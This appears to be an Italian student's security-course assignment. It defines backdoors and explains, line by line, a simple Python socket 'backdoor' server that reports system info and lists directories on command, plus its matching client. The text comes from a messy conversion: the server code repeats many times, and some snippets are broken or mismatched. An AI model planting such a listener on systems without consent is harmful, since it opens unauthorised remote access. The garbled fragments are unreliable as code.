

Consegna S3/L2

di Giuseppe Lupoi

Traccia

- *Spiegare cos' è una backdoor e perchè è pericolosa.*
- *Spiegare i codici qui sotto dicendo cosa fanno e qual è la differenza tra i due.*
- *Opzionale (consigliato) testare praticamente il codice.*

Codice 1

```
GNU nano 7.2                                backdoor.py
import socket, platform, OS

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected ", address)

while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode("utf-8") == "1"):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode("utf-8") == "2"):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode("utf-8"))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode("utf-8") == "0"):
        connection.close()
        connection, address = s.accept()
```

Codice 2

```
GNU nano 7.2                                client_backdoor.py
import socket

SRV_ADDR = input("Type the server IP address: ")
SRV_PORT = int(input("Type the server port: "))

def print_menu():
    print("""\n\n0) Close the connection
1) Get system info
2) List directory contents""")

my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
my_sock.connect((SRV_ADDR, SRV_PORT))


print("Connection established")
print_menu()

while 1:
    message = input("\n>Select an option: ")
    if(message == "0"):
        my_sock.sendall(message.encode())
        my_sock.close()
        break
    elif(message == "1"):
        my_sock.sendall(message.encode())
        data = my_sock.recv(1024)
        if not data: break
        print(data.decode("utf-8"))
    elif(message == "2"):
        path = input("Insert the path: ")
        my_sock.sendall(message.encode())
        my_sock.sendall(path.encode())
        data = my_sock.recv(1024)
        data = data.decode("utf-8").split(",")
        print("*"*40)
        for x in data:
            print(x)
        print("*"*40)
```

Differenze tra i due codici

Le differenze sostanziali tra i due codici sono che, nel caso del primo, verrà eseguito dal lato server per far in modo di restare in “ascolto” attendendo pacchetti dal lato client.

Il secondo invece servirà appunto per inviare pacchetti al server ed iniziare la comunicazione.



Le Backdoor

La "backdoor" è a tutti gli effetti una porta che consente l'accesso non autorizzato o il controllo remoto del sistema.

Le backdoor sono inserite durante lo sviluppo del software o del sistema, ma possono anche essere create da attaccanti che sfruttano vulnerabilità di sicurezza.

Le backdoor possono essere create per scopi legittimi, come fornire un accesso di emergenza per gli sviluppatori o gli amministratori di sistema in determinate situazioni. Tuttavia, quando utilizzate malevolmente o sfruttate da parte di attaccanti, le backdoor costituiscono una grave minaccia per la sicurezza dei sistemi.

La rilevazione e la gestione delle backdoor sono componenti cruciali della sicurezza informatica, e gli sviluppatori, gli amministratori di sistema e gli utenti devono adottare pratiche di sicurezza robuste per prevenire l'inserimento o l'uso non autorizzato di backdoor nei sistemi.

Esaminiamo il codice

- **import socket**, è utilizzato nelle reti di computer e permette di scambiare pacchetti. Resta in ascolto di comunicazioni TCP, come un server, su uno specifico indirizzo IP : porta.
- **SRV_ADDR**, sarà l'indirizzo IP del servizio in ascolto.
- **SRV_PORT**, sarà la porta a cui ci connetteremo.

```
GNU nano 7.2                                         backdoor.py
import socket, platform, os
SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected ", address)

while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode("utf-8") == "1"):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode("utf-8") == "2"):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode("utf-8"))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode("utf-8") == "0"):
        connection.close()
        connection, address = s.accept()
```

GNU nano 7.2

backdoor.py

```
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected ", address)

while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode("utf-8") == "1"):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode("utf-8") == "2"):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode("utf-8"))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode("utf-8") == "0"):
        connection.close()
        connection, address = s.accept()
```

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

Dove:

- **s**, è la nuova funzione socket appena creata
- **AF_INET**, serve per specificare a socket di utilizzare una connessione **IPv4**
- **SOCK_STREAM**, specificheremo che desideriamo una connessione **TCP**

```
s.bind((SRV_ADDR, SRV_PORT))
```

Dove:

- **s.bind**, bind è un metodo che serve per associare socket alla coppia IP : porta
- **SRV_ADDR**, è l' IP del server
- **SRV_PORT**, è la porta dove assoceremo il servizio

```
GNU nano 7.2                                         backdoor.py

import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected ", address)

while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode("utf-8") == "1"):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode("utf-8") == "2"):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode("utf-8"))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode("utf-8") == "0"):
        connection.close()
        connection, address = s.accept()
```

```
GNU nano 7.2                               backdoor.py
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected ", address)

while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode("utf-8") == "1"):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode("utf-8") == "2"):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode("utf-8"))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode("utf-8") == "0"):
        connection.close()
        connection, address = s.accept()
```

s.listen(backlog)

Dove:

- **listen**, è il metodo che configura il socket in ascolto sulla coppia IP : porta
- **backlog**, indica il numero massimo di connessioni in coda, in questo caso 1

`connection, address = s.accept()`

Dove:

- **connection**, è l'identificativo dell'oggetto socket necessario per lo scambio di dati
- **address**, è l'IPv4 del client che si connette
- **s.accept**, è il metodo per accettare connessioni in entrata

```
GNU nano 7.2                                         backdoor.py
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected ", address)

while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode("utf-8") == "1"):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode("utf-8") == "2"):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode("utf-8"))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode("utf-8") == "0"):
        connection.close()
        connection, address = s.accept()
```

GNU nano 7.2

backdoor.py

```
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected ", address)

while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode("utf-8") == "1"):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode("utf-8") == "2"):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode("utf-8"))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode("utf-8") == "0"):
        connection.close()
        connection, address = s.accept()
```

- **while 1**, una volta stabilita la connessione while 1 ci servirà per far partire lo scambio di dati.

Un ciclo while è una struttura che permette di eseguire ripetutamente un blocco di istruzioni fintanto che una determinata condizione è vera.

data = connection.recv(1024)

Dove:

- **data**, conterrà i dati ricevuti dal client
- **connection.recv**, è utilizzato per ricevere i dati dal client
- **(1024)**, è la grandezza del buffer in byte

```
print(data.decode("utf-8"))
```

Dove:

- **print(data.decode)**,
stampa a schermo i dati
decodificati
- **utf-8**, è il formato nella
quale i dati vengono
codificati

connection.close()

sarà il comando che
terminerà la connessione

connection.sendall(b"--

Message Received--"\n")

è il comando che invia un
messaggio a i partecipanti
dello scambio di dati, stampa
a schermo “Messaggio
Ricevuto”